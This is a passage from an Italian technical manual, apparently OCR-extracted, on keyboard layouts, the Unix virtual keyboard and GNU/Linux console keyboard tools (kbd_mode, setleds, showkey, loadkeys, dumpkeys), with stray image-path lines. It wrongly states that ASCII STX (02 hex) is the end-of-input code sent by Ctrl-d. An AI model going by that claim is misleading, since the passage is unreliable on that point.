Figura 14.20. Tastiera QWERTY italiana dell'elaboratore Olivetti M24, anno 1983. Si osservi che il tasto [*Fissamaiuscole*] funziona solo nella porzione alfabetica della tastiera, escludendo anche le lettere accentate.



Nonostante la produzione da parte di Olivetti dell'elaboratore M24 con una nuova tastiera italiana, continua la sua produzione di macchine da scrivere per qualche tempo, ma sempre con la mappa tradizionale QZERTY, sottolineando la distinzione tra macchina da scrivere ed elaboratore.

Figura 14.21. Macchina da scrivere elettronica Olivetti ET116, probabilmente dell'anno 1987.



Figura 14.22. Dettaglio della tastiera della macchina da scrivere elettronica Olivetti ET116.



14.2 Tastiera di un elaboratore

«

La gestione della tastiera con un sistema operativo è generalmente una questione abbastanza complicata. Un sistema operativo destinato ad architetture differenti deve essere in grado di gestire tastiere fisiche molto diverse tra di loro, mantenendo un comportamento uniforme.

Per poter adattare tastiere fisiche differenti allo stesso sistema operativo, è necessario creare un'astrazione rispetto alla tastiera reale, abbinando la pressione dei tasti fisici a simboli di una tastiera virtuale che rimane sempre la stessa. La tastiera virtuale dei sistemi che si rifanno al modello di Unix, genera dei simboli, che possono avere il significato di un carattere, di una stringa, o di una funzione speciale. Quello che si fa sulla tastiera fisica è un'azione meccanica, ma quello che conta è ciò che, da quella azione, viene generato attraverso la tastiera virtuale. Per esempio, se ipoteticamente con la combinazione di tasti [*AltGr e*] si ottiene il simbolo «€», per il sistema è come se si premesse il tasto [€] della tastiera virtuale.

Nelle tastiere fisiche si utilizzano diversi tasti «modificatori» per generare delle combinazioni, per esempio per ottenere le lettere maiuscole, mentre, nella tastiera virtuale si può immaginare che ci sia un tasto singolo per ogni funzione.

Nella tastiera virtuale di un sistema simile a Unix si prevedono tasti con funzioni speciali, che in pratica trasmettono un carattere o una stringa che ha lo scopo di comunicare qualcosa a un programma. Per esempio, il codice ASCII <*BS*>, ovvero 08_{16}, ha normalmente lo scopo di cancellare un testo, arretrando; il codice ASCII <*STX*>, ovvero 02_{16}, potrebbe avere lo scopo di informare il programma della

conclusione del flusso di dati in ingresso (*end of file*). Per ottenere questi simboli con funzioni speciali si può immaginare la tastiera virtuale con un tasto apposito per ognuno, mentre nella tastiera reale potrebbe essere necessaria una combinazione (nel caso del codice di conclusione di un flusso di dati si usa normalmente la combinazione [*Ctrl d*]). Tuttavia, la tastiera virtuale tipica di un sistema Unix prevede dei modificatori (virtuali): si tratta precisamente di <*Control*> e <*Meta*>.


I modificatori virtuali <*Control*> e <*Meta*> servono per ottenere delle funzioni speciali, in abbinamento con altri tasti (virtuali). Tuttavia, si potrebbero immaginare tasti virtuali separati per ognuna delle combinazioni prestabilite, rendendo il concetto più semplice.

Il fatto che la tastiera virtuale di un sistema basato sul modello di Unix preveda dei modificatori virtuali, è fonte di confusione, perché, per esempio, da un lato può essere «facile» abbinare mentalmente il tasto reale [*Ctrl*] al modificatore virtuale <*Control*>, dall'altro, però, non è detto che la combinazione reale [*Ctrl* ***x***] produca effettivamente la selezione della funzione abbinata alla combinazione virtuale <*Control_**x***>. Per evitare questa confusione, sarebbe meglio pensare a funzioni associate a tasti virtuali indipendenti: <*Control_a*>, <*Control_b*>, <*Control_c*>,... <*Meta_a*>, <*Meta_b*>, <*Meta_c*>,...

Di norma, su una tastiera reale per elaboratori x86, si associa il modificatore virtuale <*Control*> ai tasti [*Ctrl*] presenti, in modo indifferente, mentre si associa normalmente il modificatore virtuale <*Meta*> al tasto [*Alt*] a sinistra della barra spaziatrice. Tuttavia, certe com-

binazioni virtuali non si possono ottenere sempre nello stesso modo con la tastiera reale; per esempio, con una tastiera italiana, la combinazione virtuale <*Control_underscore*> potrebbe richiedere la pressione simultanea di [*Ctrl Maiuscole* −] (control, maiuscole, trattino normale), perché il carattere '_' si ottiene in combinazione con il tasto delle maiuscole ([*Maiuscole* −]). D'altra parte, dal momento che non esiste una combinazione virtuale che abbina <*Control*>, con il segno '−', sempre ipotizzando una tastiera italiana, la combinazione virtuale <*Control_underscore*> potrebbe essere comandata da una combinazione reale differente, come potrebbe esserlo [*Ctrl* −], dato che il segno '−' si ottiene sullo stesso tasto reale, ma senza la pressione del tasto delle maiuscole. Tutto questo dipende comunque dalla configurazione della mappa della tastiera, con la quale si associa la pressione dei tasti reali ad azioni appropriate sulla tastiera virtuale del sistema operativo.

Figura 14.23. Porzione di tastiera italiana in cui si vede in particolare il tasto con il quale si ottengono i simboli '−' e '_'.



Riquadro 14.24. Notazioni e simbologia.

Nella documentazione tecnica a proposito di programmi per sistemi Unix, si fa spesso riferimento a combinazioni di tasti da premere, secondo una simbologia particolare. Di solito si usano notazioni del tipo '**^*x***', oppure '**C-*x***', per rappresentare una cosa che potrebbe essere descritta come «Ctrl+***x***»; così '**M-*x***', per rappresentare combinazioni del tipo «Meta+***x***». Quello che conta, a parte la simbologia usata, è comprendere che si fa riferimento a «combinazioni virtuali», che nella realtà potrebbero richiedere metodi di inserimento differenti rispetto all'apparenza della simbologia usata.

14.2.1 Livelli

«

Nelle tastiere fisiche comuni, i tasti a disposizione sono inferiori a quelli che servirebbero, per poter esprimere tutti i segni tipografici richiesti da una certa lingua. Nella macchina da scrivere meccanica si otteneva la duplicazione delle funzioni dei tasti, alzando o abbassando il cesto dei martelli. Per questa ragione, anche oggi si parla di ***livelli***, a proposito del fatto che un tasto consenta di ottenere due o più simboli differenti, combinandolo con un modificatore appropriato.

Nelle tastiere europee comuni si utilizzano almeno tre livelli, dove il secondo livello viene attivato con la pressione del tasto [*Maiuscole*], mentre il terzo livello si ottiene con un tasto alternativo (nel caso delle tastiere per elaboratori x86 si tratta normalmente del tasto [*AltGr*]). Per la disposizione italiana, il terzo livello serve per esempio a ottenere la chiocciola, il cancelletto e le parentesi quadre.

La gestione dei livelli è compito della configurazione della tastiera fisica e si possono ipotizzare anche più di tre livelli, con l'uso di

combinazioni più complesse.

Generalmente, il tasto [*Fissamaiuscole*] di una tastiera fisica non interviene su tutta la tastiera, ma solo su una porzione centrale. Questo fatto ha dei vantaggi in fase di digitazione, perché i tasti che non hanno una forma minuscola contrapposta a una maiuscola, non vengono coinvolti. Tuttavia, nelle convenzioni di alcuni paesi europei, il tasto [*Fissamaiuscole*] dovrebbe agire su tutta la porzione alfanumerica, pertanto, in quei casi, capita di avere le cifre numeriche al secondo livello.

Questo comportamento che consiste nell'avere un fissamaiuscole che interviene su tutta la tastiera alfanumerica, si può osservare nella gestione della tastiera di un sistema operativo Dos, in particolare con le mappe per le lingue francese e tedesca. Tali mappe hanno mantenuto una stretta corrispondenza con la tastiera della macchina da scrivere, tanto che lo sblocco del fissamaiuscole si ottiene premendo il tasto [*Maiuscole*].

È bene osservare che in una console GNU/Linux non è possibile configurare il funzionamento del tasto [*Fissamaiuscole*], pertanto la mappa delle tastiere per la lingua francese e per la lingua tedesca non corrispondono esattamente alla tradizione. Tuttavia, è da osservare che anche con X (il sistema grafico) non viene più rispettata la tradizione originale.

14.2.2 Alfabeti non latini

Quando si utilizza una tastiera per un terminale a caratteri, come nel caso della console, è normale che ci si trovi nella necessità di scrivere qualcosa utilizzando l'alfabeto latino, se non altro per impartire dei comandi al sistema operativo. Per questa ragione, se la lingua che

si intende usare si basa su un alfabeto non latino (come per il greco e il russo), non si può fare a meno di disporre di una tastiera che consenta di generare ugualmente simboli nell'alfabeto latino.

Nel caso della console di un sistema GNU/Linux, di solito si fa in modo che il tasto che porta al terzo livello ([*AltGr*], o qualunque altra cosa in base alla configurazione della mappa), funzioni come il [*Fissamaiuscole*], ovvero che mantenga lo spostamento al terzo livello fino a quando non lo si ripreme una seconda volta. In questi casi, di solito, i primi due livelli offrono una disposizione dei tasti uguale o simile a quella statunitense, mentre i due livelli successivi servono per l'alfabeto non latino da usare.

Si osservi che l'utilizzo di un alfabeto non latino implica l'uso di una codifica speciale. L'uso della codifica UTF-8 dovrebbe garantire la compatibilità con quella ASCII, ma se si usa ancora una codifica differente, la configurazione della mappa della tastiera della console di un sistema GNU/Linux deve tenerne conto.

14.2.3 Tasti morti e composizione

Due modi ulteriori per estendere le potenzialità di una tastiera fisica consistono nell'attribuire a una sequenza di tasti il compito di ***comporre*** un carattere unico. Di solito si fa questo per generare delle lettere accentate, digitando prima l'accento e poi la lettera da accentare.

Uno dei due modi consiste nell'avere dei simboli che servono ad accentare la lettera successiva; alla selezione di uno di questi accenti non si ottiene nulla fino alla selezione di un simbolo ulteriore da modificare. In questo caso, il simbolo selezionato inizialmente è

un ***tasto morto***, o un accento morto, in quanto da solo non produce nulla.

Un altro modo consiste nell'avere un tasto modificatore, premendo il quale si passa in modalità di composizione. In tale modalità si deve inserire una stringa che in qualche modo deve generare un simbolo appropriato. Di norma, al termine di una sequenza di composizione, la modalità di funzionamento torna a essere quella normale.

Queste modalità di funzionamento della tastiera (tasti morti e composizione) vengono definite attraverso la sua configurazione, ma ovviamente si possono ottenere solo le lettere, accentate o composte, previste espressamente.

14.2.4 Inserimento numerico del codice di un simbolo

«

Un modo ancora più completo per consentire l'inserimento di simboli che sulla propria tastiera non possono essere previsti, sta nel definire una combinazione che richiede l'inserimento di un numero, con il quale si identifica il punto di codifica del simbolo desiderato (per una definizione del punto di codifica si veda la sezione 47.6). Questo metodo di inserimento di simboli insoliti si è diffuso in particolare attraverso il sistema operativo Dos, con il quale era possibile premere il tasto [*Alt*] sinistro e digitare il numero del carattere desiderato con la tastiera numerica.

La convenzione introdotta dal sistema operativo Dos viene mantenuta generalmente anche nella configurazione della tastiera di un sistema GNU/Linux comune, ma si tratta di una funzione che non è sempre presente; per esempio manca quando si usa la grafica con X. A ogni modo, è bene considerare che ci possono essere meto-


di alternativi di inserimento; per esempio potrebbe essere possibile specificare il numero del punto di codifica anche in esadecimale.

14.2.5 Alfabeti asiatici

Quando una lingua richiede la scrittura attraverso un numero elevato di caratteri (come il cinese), le tastiere comuni, che sono nate per l'alfabeto latino, diventano troppo limitate. In queste condizioni, l'utilizzo dei livelli, dei tasti morti e della composizione, diventa insufficiente o inadatto per poter gestire il volume di simboli che la lingua richiede. Pertanto, in queste situazioni, si utilizza generalmente un programma aggiuntivo, collocato idealmente dopo la tastiera astratta. In pratica, la configurazione della tastiera fisica potrebbe anche essere predisposta secondo la lingua inglese, mentre poi, un programma che si inserisce prima dell'applicazione utilizzata effettivamente consente di selezionare i simboli in base a tecniche alternative.

Il metodo di trasformazione dall'alfabeto latino ai simboli della lingua prescelta, avviene generalmente attraverso una qualche forma di traslitterazione, dove si arriva anche a dare un nome (utilizzando l'alfabeto latino) al carattere da scrivere. A questo proposito si usa la sigla «IM», *Input method*, che fa spesso parte dei programmi che si occupano di tale compito (per esempio SCIM e Xim).




Figura 14.25. Un esempio si inserimento di un testo in cinese, attraverso un metodo di inserimento intelligente basato sul sistema di traslitterazione pinyin. In questo caso, si vede l'inserimento della parola «mu» (secondo la traslitterazione in caratteri latini), per la quale esistono tante varianti nel modo di rappresentarla. Per scegliere il carattere corretto, dopo l'inserimento del nome, si seleziona il numero corrispondente.



14.2.6 Pittogrammi ISO 9995-7

Lo standard ISO 9995-7 definisce alcuni simboli, ovvero ***pittogrammi***, da usare sulla tastiera per funzionalità comuni, in modo da evitare le descrizioni verbali che possono richiedere una traduzione. La tabella successiva riepiloga alcuni dei simboli in questione. Si osservi che parte dei pittogrammi previsti dallo standard ISO 9995-7 è inserito nell'insieme di caratteri universale; si tratta precisamente dei codici da U+2380 a U+238C, da U+2396 a U+239A e U+2425.

Tabella 14.26. Alcuni pittogrammi ISO 9995-7.

Simbolo	Descrizione	Simbolo	Descrizione
	[*Ins*]		[*Canc*]
	[*Backspace*]		[*Tab*]
	[*Maiuscole*]		passaggio al terzo livello
	[*Fissamaiuscole*]		[*BlocNum*]
	[*Ctrl*]		[*Alt*]
	[*Comp*] inizia una sequenza di composizione		[*Invio*]
	[*Interr*] *break*		[*Pausa*]
	[*Esc*]		[*Inizio*]
	[*Fine*]		[*pagina−su*] pagina precedente
	[*pagina−giù*] pagina successiva		[*Stampa*]
	[*BlocScorr*]		[*Spazio*]
	spazio non separabile		separatore decimale

14.3 Tastiera della console di un sistema GNU/Linux

La gestione della tastiera della console di un sistema GNU/Linux avviene in modo piuttosto complesso. Solitamente si fa riferimento al programma '**`loadkeys`**' come unico responsabile della defi-

nizione delle funzioni associate ai tasti, ma questo non basta per comprendere il problema.

I segnali della tastiera vengono ricevuti direttamente dal kernel che poi li fornisce ai programmi, in vario modo, a seconda di una data modalità selezionata. Il programma '**kbd_mode**' permette di conoscere o di modificare la modalità di funzionamento della tastiera, ma la modifica è da riservare solo a occasioni particolari, di solito utilizzando una connessione remota, quando un programma ha modificato la modalità della tastiera rendendo inutilizzabile la console.

14.3.1 Tastiera locale e tastiera remota

«

In generale, ciò che conta è fare in modo che funzioni correttamente **la tastiera connessa al proprio elaboratore**. Questo è importante perché, quando si utilizza una connessione remota, per esempio attraverso il protocollo TELNET, la tastiera che si adopera dipende, per la sua configurazione, dall'elaboratore a cui è connessa fisicamente: non dipende quindi dall'elaboratore al quale si è collegati. Leggendolo così potrebbe sembrare una cosa evidente, ma quando ci si trova a farlo veramente, non lo è più così tanto.

In questo senso, se da una connessione remota viene dato un comando per modificare la modalità di funzionamento o la mappa della tastiera, l'effetto si risente sulla console dell'elaboratore che riceve il comando e non nel terminale remoto.

Queste considerazioni permettono anche di comprendere che la connessione remota è indipendente da qualunque configurazione che riguardi la tastiera di un certo elaboratore. Perciò, una configurazione errata che renda inutilizzabile una console, può essere corretta attraverso una connessione remota.

14.3.2 Console virtuali

Un sistema GNU/Linux, come altri sistemi Unix, consente di gestire diversi terminali sull'unica console esistente effettivamente. Questi vengono definiti ***console virtuali***. Attraverso alcune combinazioni di tasti si riesce a passare da una console virtuale all'altra. Queste combinazioni sono normalmente [*Alt F1*], [*Alt F2*],... oppure [*Ctrl Alt F1*], [*Ctrl Alt F2*],... ma possono essere modificate (anche se ciò non è consigliabile).

La console vera e propria corrisponde quasi sempre alla console virtuale in funzione in un dato momento.

La configurazione della tastiera, a seconda del tipo di modalità su cui si interviene, può avere effetto su tutte le console virtuali, oppure solo su quella attiva.

14.3.3 Controllo della modalità di funzionamento della tastiera con «kbd_mode»

Il programma '**kbd_mode**'[1] permette di conoscere o di modificare la modalità di funzionamento della tastiera della console. Ciò significa, implicitamente, che l'effetto riguarda la console virtuale attiva; pertanto, quando viene utilizzato a distanza, attraverso il protocollo TELNET o un altro metodo di connessione simile, ha effetto sulla console virtuale attiva nell'elaboratore al quale si è connessi.

```
kbd_mode [opzioni]
```

L'utilizzo di questo programma deve essere fatto con prudenza: la visualizzazione della modalità di funzionamento della tastiera non

provoca alcun inconveniente, ma la modifica errata della modalità, comporta l'impossibilità di continuare a utilizzarla.

È meglio evitare di utilizzare questo programma per modificare la modalità della tastiera, da una finestra di terminale, all'interno del sistema grafico X.

Tabella 14.27. Alcune opzioni.

Opzione	Descrizione
	Se '**kbd_mode**' viene avviato senza opzioni, il risultato che si ottiene è la visualizzazione della modalità attiva. Ciò dovrebbe corrispondere all'uso normale del programma.
`-s`	L'opzione '**-s**' attiva la modalità *scancode*, o RAW. Questa è la modalità che si osserva normalmente nelle finestre di terminale del sistema grafico X. Questa modalità non può essere utilizzata per le console virtuali normali.
`-k`	L'opzione '**-k**' attiva la modalità *keycode*, o MEDIUMRAW. Questa modalità non può essere utilizzata per le console virtuali normali.
`-a`	L'opzione '**-a**' attiva la modalità ASCII o XLATE. Questa modalità è quella normale quando si utilizzano le console virtuali. Questa modalità fa uso della mappa definita da '**loadkeys**'.
`-u`	L'opzione '**-u**' attiva la modalità UTF-8 o UNICODE. Questa modalità fa uso della mappa definita da '**loadkeys**'.

Se la console di un elaboratore è rimasta bloccata e comunque esi-

ste la possibilità di connettersi a questo da un'altra postazione funzionante, si può ripristinare la modalità corretta della tastiera da lì. Nell'esempio seguente, l'elaboratore da sistemare è *dinkel.brot.dg* e quello dal quale si interviene è *roggen.brot.dg*.

```
roggen.brot.dg$ telnet dinkel.brot.dg [Invio]

  Trying dinkel.brot.dg...
  Connected to dinkel.brot.dg.
  Escape character is '^]'.

login: root [Invio]

Password: ******** [Invio]

dinkel.brot.dg# kbd_mode -a [Invio]

dinkel.brot.dg# exit [Invio]
```

Questo esempio presume che si possieda già una certa conoscenza di come si instaura una connessione remota attraverso un cliente TELNET. L'utente inesperto che dovesse tentare una cosa del genere potrebbe non essere capace di completare l'accesso a causa del fatto che normalmente viene impedito all'utente '**root**' di accedere da una postazione remota, per motivi di sicurezza.

14.3.4 Controllo sullo stato della tastiera con «setleds»

Il programma '**setleds**'[2] interviene esclusivamente su una console virtuale attiva, o meglio, quella da cui proviene lo standard input. Non può essere utilizzato in altre situazioni. Lo scopo del program-

ma è di intervenire sull'impostazione dei tasti [*Fissamaiuscole*] (*capslock*), [*BlocNum*] (*numlock*) e [*BlocScorr*] (*ScrollLock*).

```
setleds [opzioni] [modalità…]
```

Solitamente, questi tasti attivano o disattivano la modalità corrispondente, che viene segnalata anche da una spia luminosa sulla tastiera, una per ogni modalità. Queste spie sono notoriamente dei ***led*** (*Light emitting diode*) e spesso sono chiamati così anche in italiano.

Il programma permette di intervenire sia attivando o disattivando queste modalità, sia accendendo o spegnendo i led.

Tabella 14.29. Alcune opzioni e modalità

Opzione	Descrizione
	Utilizzando il programma senza argomenti, si ottiene il resoconto sull'impostazione dei tasti su cui può intervenire e su quella dei led corrispondenti.
`-F`	L'opzione '**`-F`**' è quella predefinita, quando vengono indicate solo delle modalità. Con questa, si modifica lo stato corrispondente alle modalità indicate. Se i led non sono impostati indipendentemente, riflettono la nuova situazione.
`-D`	L'opzione '**`-D`**' è analoga a '**`-F`**', con la differenza che la nuova impostazione diviene predefinita ed è ciò che si ripresenta a seguito di un ripristino attraverso l'uso del comando '**`reset`**'.

Opzione	Descrizione
`-L`	L'opzione '**`-L`**' fa in modo di intervenire solo sui led. Dal momento in cui si utilizza '**`setleds`**' con questa opzione, si sgancia il funzionamento dei led dall'uso dei tasti a cui sarebbero abbinati. Per ripristinare il collegamento tra led e tasti, si può utilizzare nuovamente '**`setleds`**' con l'opzione '**`-L`**' da sola, senza altri argomenti.
`+num` `-num`	Questa modalità attiva o disattiva [*BlocNum*].
`+caps` `-caps`	Questa modalità attiva o disattiva [*Fissamaiuscole*].
`+scroll` `-scroll`	Questa modalità attiva o disattiva [*BlocScorr*].

Segue la descrizione di alcuni esempi.

- `$` **`setleds`** [*Invio*]

  Mostra la configurazione attuale.

- `$` **`setleds +num`** [*Invio*]

  Attiva i numeri nella tastiera numerica.

- `$` **`setleds -L +scroll`** [*Invio*]

  Accende il led '**`BlocScorr`**' (o '**`ScrollLock`**' che sia) senza altro effetto sull'uso della tastiera.

- `$` **`setleds -L`** [*Invio*]

Ripristina il collegamento tra led e tastiera.

- # **setleds +num < /dev/tty1** [*Invio*]

  Attiva i numeri nella tastiera numerica della prima console virtuale.

14.3.5 Mappa della tastiera

«

Il primo problema che si incontra dal punto di vista dell'internazionalizzazione di un sistema operativo, è la disposizione dei tasti sulla tastiera. Quando la tastiera viene utilizzata in modalità ASCII o Unicode, il kernel utilizza una tabella di conversione prima di trasmettere alle applicazioni i tasti premuti.

In fase di compilazione del kernel viene definita una tabella di partenza attraverso il file '***sorgenti_linux***`/driver/char/defkeymap.c`'. Normalmente questo file corrisponde alla mappa della tastiera statunitense, ma può anche essere cambiato come viene mostrato in seguito.

Di solito, la mappa della tastiera viene ridefinita attraverso il programma '**`loadkeys`**' indicando come argomento il nome di un file contenente la mappa desiderata. I file delle varie mappe disponibili sono contenuti normalmente a partire dalla directory '`/usr/share/keymaps/`'.

Il sistema della mappa della tastiera che si descrive qui e nelle sezioni seguenti, riguarda solo le console virtuali di GNU/Linux e non l'impostazione fatta dal sistema grafico X per i programmi che si avviano al suo interno.

14.3.6 Visualizzazione dei codici dei tasti con «showkey»

Il programma '**showkey**'[3] permette di visualizzare, attraverso lo standard output, il codice corrispondente ai tasti che si premono e si rilasciano. Dal momento che ciò impegna totalmente la tastiera, '**showkey**' conclude il suo funzionamento dopo 10 s di inattività.

```
showkey [opzioni]
```

Questo programma non può funzionare in una finestra di terminale nel sistema grafico X.

Tabella 14.30. Alcune opzioni.

Opzione	Descrizione
`-s` `--scancodes`	Fa in modo che siano mostrati i codici *scancode*. L'utilizzo della tastiera in questa modalità è abbastanza inusuale, quindi è raro che possa essere utile conoscere la corrispondenza della pressione e rilascio dei tasti in tale modalità.
`-k` `--keycode`	Fa in modo che siano mostrati i codici *keycode*. È il funzionamento predefinito, quando non si indicano argomenti di alcun genere. È questa la codifica a cui si fa riferimento quando si costruiscono i file di mappa gestiti da '**loadkeys**'.
`-m` `--keymap`	Mostra la traduzione dei tasti premuti nel codice corrispondente della tastiera virtuale, secondo la configurazione attiva. Si usa normalmente per verificare il funzionamento corretto di una mappa.

Segue la descrizione di alcuni esempi.

- $ **showkey -s** [*Invio*]

```
kb mode was XLATE

press any key (program terminates after 10s of last
keypress)...
```

[*Esc*]

```
0x01 0x81
```

[*Alt*]

```
0x38 0xb8
```

[*AltGr*]

```
0xe0 0x38 0xe0 0xb8
```

- $ **showkey -k** [*Invio*]

```
kb mode was XLATE

press any key (program terminates after 10s of last
keypress)...
```

[*Esc*]

```
0x01 0x81
```

[*Alt*]

```
0x38 0xb8
```

[*AltGr*]

```
0x64 0xe4
```

- $ **showkey -m** [*Invio*]

```
kb mode was XLATE

press any key (program terminates after 10s of last
keypress)...
```

[*Esc*]

```
keycode  27 press
```

[*F1*]

```
keycode  27 press
keycode  91 press
keycode  91 press
keycode  65 press
```

[*F2*]

```
keycode  27 press
keycode  91 press
keycode  91 press
keycode  66 press
```

14.3.7 Caricamento di una mappa con «loadkeys»

Il programma '**`loadkeys`**'[4] viene usato normalmente per cambiare la mappa della tastiera utilizzata in tutte le console virtuali, attraverso le indicazioni contenute in un file fornito come argomento o attraverso lo standard input. Il file fornito come argomento, se non contiene l'indicazione di un percorso, viene cercato a partire dalla directory '`/usr/share/keymaps/`***piattaforma***`/`'.

`loadkeys` [***opzioni***] [***file***]

È importante considerare che la modifica interviene su tutte le console virtuali; pertanto, se si tenta qualcosa del genere attraverso una connessione remota si interviene sull'elaboratore con il quale si è connessi e non su quello dal quale si sta operando.

Il programma '**loadkeys**' può essere utilizzato anche solo per generare un file sorgente da utilizzare al posto di '***sorgenti_linux***`/drivers/char/defkeymap.c`' quando si compila un nuovo kernel.

Tabella 14.43. Alcune opzioni.

Opzione	Descrizione
`-m` `--mktable`	Emette attraverso lo standard output il contenuto di un file che può essere utilizzato al posto di '***sorgenti_linux***`/drivers/char/defkeymap.c`' in modo da essere incorporato nel kernel alla prossima compilazione.
`-u` `--unicode`	Imposta la modalità Unicode.

Segue la descrizione di alcuni esempi.

- `$` **`loadkeys /usr/share/keymaps/i386/qwerty/it.kmap`** [*Invio*]

  Carica la mappa contenuta nel file '`/usr/share/keymaps/i386/qwerty/it.kmap`'.

- `$` **`loadkeys it.kmap`** [*Invio*]

  Esattamente come nell'esempio precedente, supponendo di operare su una piattaforma x86.

- `$` **`loadkeys it`** [*Invio*]

Esattamente come nell'esempio precedente.

- `$` **`loadkeys -u it`**[*Invio*]

  Come nell'esempio precedente, usando però la modalità Unicode.

- `$` **`loadkeys -m it > drivers/char/defkeymap.c`**[*Invio*]

  Genera il file '`drivers/char/defkeymap.c`' in base alla mappa '**`it.kmap`**'.

14.3.8 Analisi della configurazione attuale con «dumpkeys»

Il programma '**`dumpkeys`**'[5] viene usato normalmente per emettere attraverso lo standard output la mappa attuale della tastiera.

```
dumpkeys [opzioni]
```

Attraverso le opzioni si può controllare la quantità delle informazioni ottenute e il modo in cui queste vengono visualizzate.

Tabella 14.44. Alcune opzioni.

Opzione	Descrizione
`-i` `--short-info`	Emette alcune informazioni essenziali sulla gestione attuale della tastiera.
`-l` `--long-info`	Emette le informazioni relative all'opzione '**`-i`**', assieme ai simboli che possono essere utilizzati.

Opzione	Descrizione
`-h` `--help`	Emette una piccola guida di utilizzo del programma, aggiungendo in coda l'elenco delle codifiche che si possono usare per la configurazione della tastiera. L'elenco delle codifiche si ottiene precisamente dallo standard error.

Segue la descrizione di alcuni esempi.

- `$` **`dumpkeys -i`** [*Invio*]

```
keycode range supported by kernel:           1 - 255
max number of actions bindable to a key:         256
number of keymaps in actual use:                 8
of which 2 dynamically allocated
ranges of action codes supported by kernel:
        0x0000 - 0x00ff
        0x0100 - 0x01ff
        0x0200 - 0x0213
        0x0300 - 0x0313
        0x0400 - 0x0405
        0x0500 - 0x05ff
        0x0600 - 0x0603
        0x0700 - 0x0708
        0x0800 - 0x08ff
        0x0900 - 0x0919
        0x0a00 - 0x0a07
        0x0b00 - 0x0bff
        0x0c00 - 0x0c07
        0x0d00 - 0x0dff
number of function keys supported by kernel: 256
max nr of compose definitions: 256
nr of compose definitions in actual use: 68
```

- $ **dumpkeys -l** [*Invio*]

```
…
Symbols recognized by dumpkeys:
(numeric value, symbol)

0x0000  nul
0x0001  Control_a
0x0002  Control_b
…
0x00fe  thorn
0x00ff  ydiaeresis
0x0100  F1
0x0101  F2
…
0x0112  F19
0x0113  F20
0x0114  Find
0x0115  Insert
0x0116  Remove
…
0x01fe  F245
0x01ff  F246
0x0200  VoidSymbol
0x0201  Return
…
0x0404  dead_diaeresis
0x0405  dead_cedilla
0x0500  Console_1
0x0501  Console_2
…
0x0c06  SCtrlL
0x0c07  SCtrlR

The following synonyms are recognized:
```

```
Control_h       for BackSpace
Control_i       for Tab
…
Recognized modifier names and their column numbers:
shift             1
altgr             2
control           4
alt               8
shiftl           16
shiftr           32
ctrll            64
ctrlr           128
```

- `$` **`dumpkeys > prova.map`**[*Invio*]

